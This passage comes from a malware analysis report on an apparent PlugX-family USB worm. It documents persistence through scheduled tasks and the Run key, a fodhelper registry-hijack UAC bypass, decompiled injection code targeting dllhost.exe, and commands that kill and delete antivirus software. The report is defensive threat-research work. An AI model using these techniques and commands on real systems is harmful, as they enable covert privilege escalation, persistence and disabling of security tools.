3. **RC4 Execution:** The function `RC4_EncryptDecrypt_Wrapper` is invoked with the derived key and the encrypted payload to recover the plaintext data.




Figure 2.13: Encrypted configuration blob in HxD: first 4 bytes are used as the RC4 key.




Figure 2.14: Decrypted configuration data extracted from the final payload




Figure 2.15: Extracted C2 server addresses and ports from the decrypted configuration.

2.4.5 Compromised Host Fingerprinting

The malware establishes a distinct identity for each infected host by assigning a unique "fingerprint." This identifier serves a dual purpose: it allows the Command and Control (C2) server to differentiate between victims for precise tasking, and it acts as the directory name for the hidden staging folders created on infected USB drives.

It is retrieved directly from the malware's embedded configuration data. The ID consists of a 16-byte hexadecimal string, formatted using the following pattern:

`%2.2X%2.2X%2.2X%2.2X%2.2X%2.2X%2.2X%2.2X%2.2X%2.2X`

To ensure the ID remains persistent across reboots and subsequent executions, the malware writes the generated VictimID to the Windows Registry. It targets both the machine-wide and user-specific hives under the `ms-pu` key:

- `HKEY_LOCAL_MACHINE\Software\CLASSES\ms-pu\CLSID`
- `HKEY_CURRENT_USER\Software\CLASSES\ms-pu\CLSID`




Figure 2.16: Registry artifact showing the persistent ID stored in the `ms-pu` key.

2.4.6 Privilege Level Detection

The malware evaluates the current process's privilege level and assigns a numeric value indicating the type of access. These values can be interpreted as follows:

Code	Privilege Description
0 – Standard User (Not Admin)	The process is running with Medium or Low integrity and has no administrative privileges. The user is not a member of the local Administrators group. Even if UAC is enabled, there is no split token because the user has no administrative token to split. Administrative actions require providing an administrator's credentials; simply approving a UAC prompt is insufficient.
1 – Full Admin (Elevated)	The process is running with High integrity and has full administrative privileges. This occurs when the user explicitly launches the application with "Run as Administrator," uses the built-in Administrator account, or UAC is disabled globally. The application has unrestricted access to system resources.
2 – Limited Admin (UAC Active)	The process is running with Medium integrity, but the user is a member of the Administrators group. UAC has filtered administrative privileges from the current token (split token). The user has administrative potential but is not currently exercising it; elevation is required to perform administrative actions.

Table 2.2: Privilege Level Codes and Their Meaning

2.4.7 Establishing Persistence

Before creating its persistence mechanisms, the malware first attempts to copy its core components (the '.exe', '.dll', and '.data' files) into a fixed installation directory defined in its configuration. The primary target location is: `%ALLUSERSPROFILE%\MSDN\AspexHelperRMy\`

If the malware does not have sufficient privileges to write to this directory, it falls back to a user-specific path: `%USERPROFILE%\AspexHelperRMy\`




Figure 2.17: The malware copies all of its payload components.

Scheduled Task–Based Persistence With Sufficient Privilege

After determining the current privilege level, if the returned value is **1** (indicating the process is running with full administrative privileges), the malware proceeds to establish persistence by creating two scheduled tasks—both named `AspexUpdateTask`. These tasks are configured to execute the malware every 30 minutes with three randomly generated arguments.

```
SCHTASKS.exe /create /sc minute /mo 30 /tn "AspexUpdateTask" ^
/tr "\"%ALLUSERSPROFILE%\MSDN\AspexHelperRMy\aspex_helper.exe\" rand1 rand2 rand3" ^
/ru "SYSTEM" /f

SCHTASKS.exe /create /sc minute /mo 30 /tn "AspexUpdateTask" ^
/tr "\"%ALLUSERSPROFILE%\MSDN\AspexHelperRMy\aspex_helper.exe\" rand1 rand2 rand3" /f
```

Immediately after creating the task, the malware forces its execution with:

```
SCHTASKS.exe /run /tn "AspexUpdateTask"
```




Figure 2.18: Execution log showing the malware creating and running the scheduled task

Registry-Based Persistence Under UAC-Limited Privileges

If the privilege-checking function instead returns a value of **2** (indicating the process is running under a UAC-restricted or non-elevated context), the malware opts for a user-level persistence mechanism. In this case, it creates a registry entry named `Aspex Update` under:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```




Figure 2.19: Registry entry created by the malware under HKCU\...\Run

The value is configured to launch the malware's executable at user logon, again supplying **three** randomly generated arguments. Unlike the scheduled task method, this technique does not require

administrative privileges and therefore succeeds even when the process is running without elevation.

In both persistence scenarios—whether running with full administrative privileges or under UAC-limited privileges—the malware ultimately re-invokes itself with ***argc = 4****. After completing the persistence setup, the process terminates cleanly by returning* ***0****.*

2.4.8 Bypass UAC via Fodhelper.exe (Case Argc = 2)

When the malware is executed with an argument count of 2, it initiates a User Account Control (UAC) bypass routine to elevate its privileges from Medium Integrity to High Integrity. This is a critical step for the malware to gain full administrative control over the infected host without alerting the user.

Registry Manipulation (CurVer Redirection)

The malware employs a "Fileless" UAC bypass technique involving registry redirection. Instead of writing a DLL to disk, it manipulates the registry keys associated with the `ms-settings` protocol.

Based on the dynamic analysis artifacts, the malware performs the following two specific registry operations:

1. **Redirecting ms-settings:** It targets the key `HKCU\Software\Classes\ms-settings\CurVer`. It sets the default value to `.pow`. This instructs Windows that the "Current Version" of the program used to handle `ms-settings` requests is defined by the ProgID `.pow`.




Figure 2.20: Registry Event: Redirecting the ms-settings CurVer to the custom ProgID .pow

2. **Defining the Malicious Command:** It then creates the new ProgID key at `HKCU\Software\Classes\.pow\Shell\Open\command`. It sets the default value to the path of the malicious executable followed by three additional arguments.




Figure 2.21: Registry Event: Setting the final payload execution command inside the .pow ProgID

Triggering the Bypass

Once the registry is primed, the malware executes the Windows Features on Demand Helper using the command line:

```
C:\Windows\system32\cmd.exe /c fodhelper.exe
```

The process tree below captures this behavior, showing `aspex_helper.exe` spawning `cmd.exe`, which in turn launches `fodhelper.exe`.




Figure 2.22: The malware spawning cmd.exe to trigger the vulnerable fodhelper.exe binary.

Mechanism of Execution:

1. **Auto-Elevation:** `fodhelper.exe` is a trusted Windows binary located in `System32` that possesses a manifest with `autoElevate=true`. When executed by a user in the Administrators group, it runs with High Integrity without prompting the user (no UAC pop-up).
2. **Protocol Lookup:** Upon launch, `fodhelper.exe` attempts to open the `ms-settings` protocol to display system settings.
3. **Registry Hijack:** Because of the registry modifications shown in Figure 2.20, `fodhelper` follows the `CurVer` pointer to `.pow` and executes the command defined in `.pow\Shell\Open\command` (shown in Figure 2.21).

4. **Privilege Inheritance:** Since `fodhelper.exe` is running as an elevated Administrator, the child process it spawns (the malware) inherits this High Integrity token.

As a result, `aspex_helper.exe` is re-executed with 3 additional arguments (total argc = 4) and full administrative privileges, allowing it to proceed to the next stage of infection.

2.4.9 Process Injection via dllhost.exe (Case Argc = 4)

When the malware is executed with an argument count of 4, it does not immediately execute the main payload. Instead, it consults its decrypted configuration data to determine the next course of action.

Configuration Check

The malware checks a specific flag within its configuration structure. As seen in the decompiled code below, if this flag is set (non-zero), the control flow is redirected to the `injection_routine`. If the flag is not set, it proceeds directly to `mw_main`.

```
case 4:
  while ( 1 )
  {
    v74 = sub_36D33B4();                    // return dword_37288D4;
                                            // which is a flag in the config data
    if ( dword_3735EB8 < 10 || (((_BYTE)dword_3735EB4 * ((_BYTE)dword_3735EB4 - 1)) & 1) == 0 )
      break;
    sub_36D33B4();
  }
  if ( !v74 )
    mw_main();
  memset(LibFileName, 0, sizeof(LibFileName));
  v93 = (((_BYTE)dword_3735EB0 * ((_BYTE)dword_3735EB0 - 1)) & 1) == 0 || dword_3735EAC < 10;
  if ( v93 != 1 )
    goto LABEL_217;
  goto injection_routine;
```

Figure 2.23: Decompiled logic for Argc=4: Checking the configuration flag to trigger injection.

The Injection Routine

If the injection flag is active, the malware initiates a process injection sequence targeting the legitimate Windows system component `%windir%\system32\dllhost.exe`. This technique is used to mask the malware's activity behind a trusted system process.

The routine follows these specific steps:

1. Reading the Payload
First, the malware resolves the path to the encrypted payload file, `aspex_log.dat`. It reads the entire content of this file into a locally allocated memory buffer.

```
v7(ProcName, v17);
v9 = GetFileSize_(ProcName);                    // read aspex_log.dat
if ( !v9 )
  return 1;
v10 = v9;
buffer = operator new[](v9);
v12 = -5;
*(_DWORD *)&v17[2] = -454361632;
v17[6] = 0;
*(_WORD *)v17 = -5779;
do
{
  v17[v12 + 6] ^= v12 - 111;
  ++v12;
}
while ( v12 );
v17[6] = 0;
memset = (void (__cdecl *)(void *, _DWORD, unsigned int))mw_resolveaddress_8(v17);
memset(buffer, 0, v10);
mw_ReadFiletoBuffer(ProcName, buffer);          // path to \AspexHelperRMy\\aspex_log.dat
mw_DeletePayloadFiles(DWORD2(v15), HIDWORD(v15));
InjectShellcode(a1, buffer, v10);               // inject the aspexhelper.dat into dllhost.exe
                                                // using createprocess dllhost.exe with 4 arguments
                                                // writeprocessmem and createremotethread to execute
```

Figure 2.24: Reading the content of aspex_log.dat into memory.

2. Spawning the Target Process

The malware then launches a new instance of `dllhost.exe` using `CreateProcessW`. Notably, it constructs a command line with **4 additional arguments** (e.g., `rand1 rand2 rand3 rand4`), which effectively sets up the next stage of execution (Argc = 5).

The process creation flag is set to **20** (Decimal), which typically corresponds to `CREATE_NEW_CONSOLE | CREATE_SUSPENDED`. This ensures the legitimate process starts in a suspended state, allowing the malware to modify its memory before it runs.

```
lstrcat = mw_resolveaddress_8((LPCSTR)&v42);
((void (__stdcall *)(CHAR *, WCHAR *))lstrcat)(ProcName, v50);// edi:L"C:\\Windows\\system32\\dllhost.exe a1 a2 a3 a4"
v15 = -13;
*(_DWORD *)((char *)&v42 + 2) = -168038424;
*(_DWORD *)((char *)&v42 + 6) = -134422335;
*(_DWORD *)((char *)&v42 + 10) = -807082512;
BYTE14(v42) = 0;
LOWORD(v42) = -445;
do
{
  *((_BYTE *)&v42 + v15 + 14) ^= (_BYTE)v15 - 103;
  ++v15;
}
while ( v15 );
BYTE14(v42) = 0;
CreateProcessW = mw_resolveaddress_8((LPCSTR)&v42);
if ( !((int (__stdcall *)(_DWORD, CHAR *, _DWORD, _DWORD, _DWORD, int, _DWORD, _DWORD, _DWORD *, int *))CreateProcessW)(
        0,
        ProcName,
        0,
        0,
        0,
        20,
        0,
        0,
        v48,
        &v45) )
  return GetLastError();
```

Figure 2.25: Spawning dllhost.exe in a suspended state with 4 dummy arguments.

3. Injection and Execution

With the target process suspended, the malware performs standard injection operations:

- **Allocation:** It calls `VirtualAllocEx` to allocate memory within the remote `dllhost.exe` process.
- **Writing:** It uses `WriteProcessMemory` to copy the buffer containing the `aspex_log.dat` content into the allocated remote memory.
- **Execution:** Finally, it invokes `CreateRemoteThread` to start a new thread in the remote process that executes the injected shellcode.

```
VirtualAllocEx = mw_resolveaddress_8((LPCSTR)&v42);
aspexlog_buffer = ((int (__stdcall *)(int, _DWORD, int, int, int))VirtualAllocEx)(v17, 0, a3, 0x1000, 0x40);
if ( !aspexlog_buffer )
  goto LABEL_30;
payload = aspexlog_buffer;
v22 = -17;
v42 = xmmword_37154D0;
v43 = -6679;
v44[0] = 0;
LOBYTE(v42) = 87;
do
{
  v44[v22] ^= (_BYTE)v22 - 99;
  ++v22;
}
while ( v22 );
v44[0] = 0;
WriteProcessMemory = mw_resolveaddress_8((LPCSTR)&v42);
if ( !((int (__stdcall *)(int, int, int, int, _BYTE *))WriteProcessMemory)(v17, payload, a2, a3, v47) )
  goto LABEL_30;
v24 = -17;
v42 = xmmword_37154E0;
v43 = -1798;
v44[0] = 0;
LOBYTE(v42) = 67;
do
{
  v44[v24] ^= (_BYTE)v24 - 99;
  ++v24;
}
while ( v24 );
v44[0] = 0;
CreateRemoteThread = mw_resolveaddress_8((LPCSTR)&v42);
v26 = ((int (__stdcall *)(int, _DWORD, _DWORD, int, _DWORD, _DWORD, _BYTE *))CreateRemoteThread)(
        v17,
        0,
        0,
        payload,
        0,
        0,
        v47);
```

Figure 2.26: Writing payload to remote memory and creating a remote thread.

Although the injection routine appears structurally sound at first glance, it contains a significant logical flaw. The malware loads the encrypted `aspex_log.dat` payload from disk and writes it directly into the memory of the remote process *without* decrypting it beforehand.

Because the payload remains encrypted, executing it inside the target process would immediately result in invalid instructions, causing `dllhost.exe` to crash. This strongly suggests a mistake in the implementation or that this section of code is a leftover from other PlugX variants where the full decryption-and-injection workflow was correctly implemented.

2.4.10 Core Malicious Logic: The Main Routine

Upon entering the final stage, the malware executes its primary operations. Despite the decompiled code displaying loop structures and conditional checks, the actual execution flow proceeds directly through three core functions in order.

```
while ( 1 )
{
  mw_infectusb_and_stealdata();
  if ( dword_3735E5C < 10 || (((_BYTE)dword_3735E60 * ((_BYTE)dword_3735E60 - 1)) & 1) == 0 )
  {
    if ( priviledge == 1 )
    {
      while ( 1 )
      {
        mw_connecttointernet();
        if ( dword_3735E5C < 10 || (((_BYTE)dword_3735E60 * ((_BYTE)dword_3735E60 - 1)) & 1) == 0 )
          break;
        mw_connecttointernet();
      }
    }
    mw_c2communication(0);
  }
```

Figure 2.27: The main routine executing the three core functions sequentially.

The malware executes the following functions sequentially:

1. **mw_infectusb_and_stealdata**: Contains the core logic of USB infection.
2. **mw_connecttointernet**: Periodically steals Wi-Fi credentials and attempts to use them to restore internet connectivity if offline.
3. **mw_c2communication**: Performs C2 communication.

USB Infection

Defense Evasion and Environment Sanitization

The first major component called within the sequence is `mw_infectusb_and_stealdata`. Before attempting to propagate, this function invokes a protective subroutine, `mw_protect_malware`, designed to sanitize the environment.

This routine serves a dual purpose: ensuring the stability of the malware by removing competing applications and evading detection by disabling specific security products.

```
mw_protect_malware(1);                  // Find and delete some processes by their names,
                                        // as well as their relateive files and folders
                                        // Scans Windows startup registry keys (HKCU/HKLM)
                                        // to detect, disable, and delete specific
                                        // security software and competing applications.
v11 = 0;
if ( dword_3735B90 >= 10 && ((dword_3735B8C * (dword_3735B8C - 1)) & 1) != 0 )
{
  while ( 1 )
    ;
}
v7 = -421267513;
v8 = -471929604;
v9 = -336598786;
v10[0] = 0;
if ( dword_3735DC4 >= 10 && (((_BYTE)dword_3735DC8 * ((_BYTE)dword_3735DC8 - 1)) & 1) != 0 )
{
  while ( 1 )
    ;
}
v0 = -11;
LOBYTE(v7) = 67;
do
{
  v10[v0] ^= (_BYTE)v0 - 112;
  ++v0;
}
while ( v0 );
v10[0] = 0;
CreateThread = mw_resolveaddress_2((LPCSTR)&v7, 0);
v2 = ((int (__stdcall *)(_DWORD, _DWORD, void (__noreturn *)(), _DWORD, _DWORD, int *))CreateThread)(
       0,
       0,
       mw_infect_usb_drivs,             // usb infector's main logic
       0,
       0,
       &v11);
```

Figure 2.28: Protection and USB infection thread initialization.

Targeted Process Termination and Cleanup

The malware takes a snapshot of all running processes on the system to identify potential threats. It iterates through this snapshot and compares every process name against a hardcoded blocklist.

If a match is found, the malware employs a dual-method approach to ensure the target is neutralized. First, it attempts to forcibly terminate the process tree using the Windows Command Processor:

```
C:\Windows\system32\cmd.exe /c taskkill /t /f /pid %d
```

In addition to the command-line approach, it also directly invokes the native Windows API `TerminateProcess(hproc, 0)` on the target process handle.

The blocklist targets a mix of USB-focused security tools (e.g., Smadav), standard antivirus solutions (e.g., Avast, Symantec), and potentially other malware or system utilities. The full list of targeted processes is detailed below:

SZBrowser.exe	SmadavProtects.exe	SmadavProtect.exe
Microsoft_Photos.exe	Microsoft_Caps.exe	HpDigital.exe
EwsProxy.exe	AssistPro.exe	AvastNM.exe
AvastSvc.exe	acrotrays.exe	AcroRd32.exe
AAM Update.exe	AAM Updates.exe	AdobeUpdate.exe
AdobeUpdates.exe	AdobeHelper.exe	Symantec.exe
PowerUtility.exe		

Table 2.3: Blocklist of Processes Targeted for Termination

Following the termination of the targeted processes, the malware executes a cleanup routine to permanently disable the security software. This process involves two distinct steps: physical file removal and persistence removal.

First, the malware locates the executable files associated with the terminated processes on the disk and attempts to delete them. This prevents the security tools from being manually restarted by the user or triggered by other system components.

Second, to ensure these applications do not launch automatically upon system reboot, the malware scans the standard Windows startup registry keys:

- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`

It iterates through the values within these keys. If it identifies an entry matching the name of a blocked application, it deletes the registry value, thereby removing the software's persistence mechanism.

USB Drive Enumeration and Infection Logic

The `mw_infect_usb_drivs` function acts as the primary controller for propagation. It executes an infinite loop that periodically calls
`GetLogicalDriveStringsW` to enumerate all mounted volumes on the system.

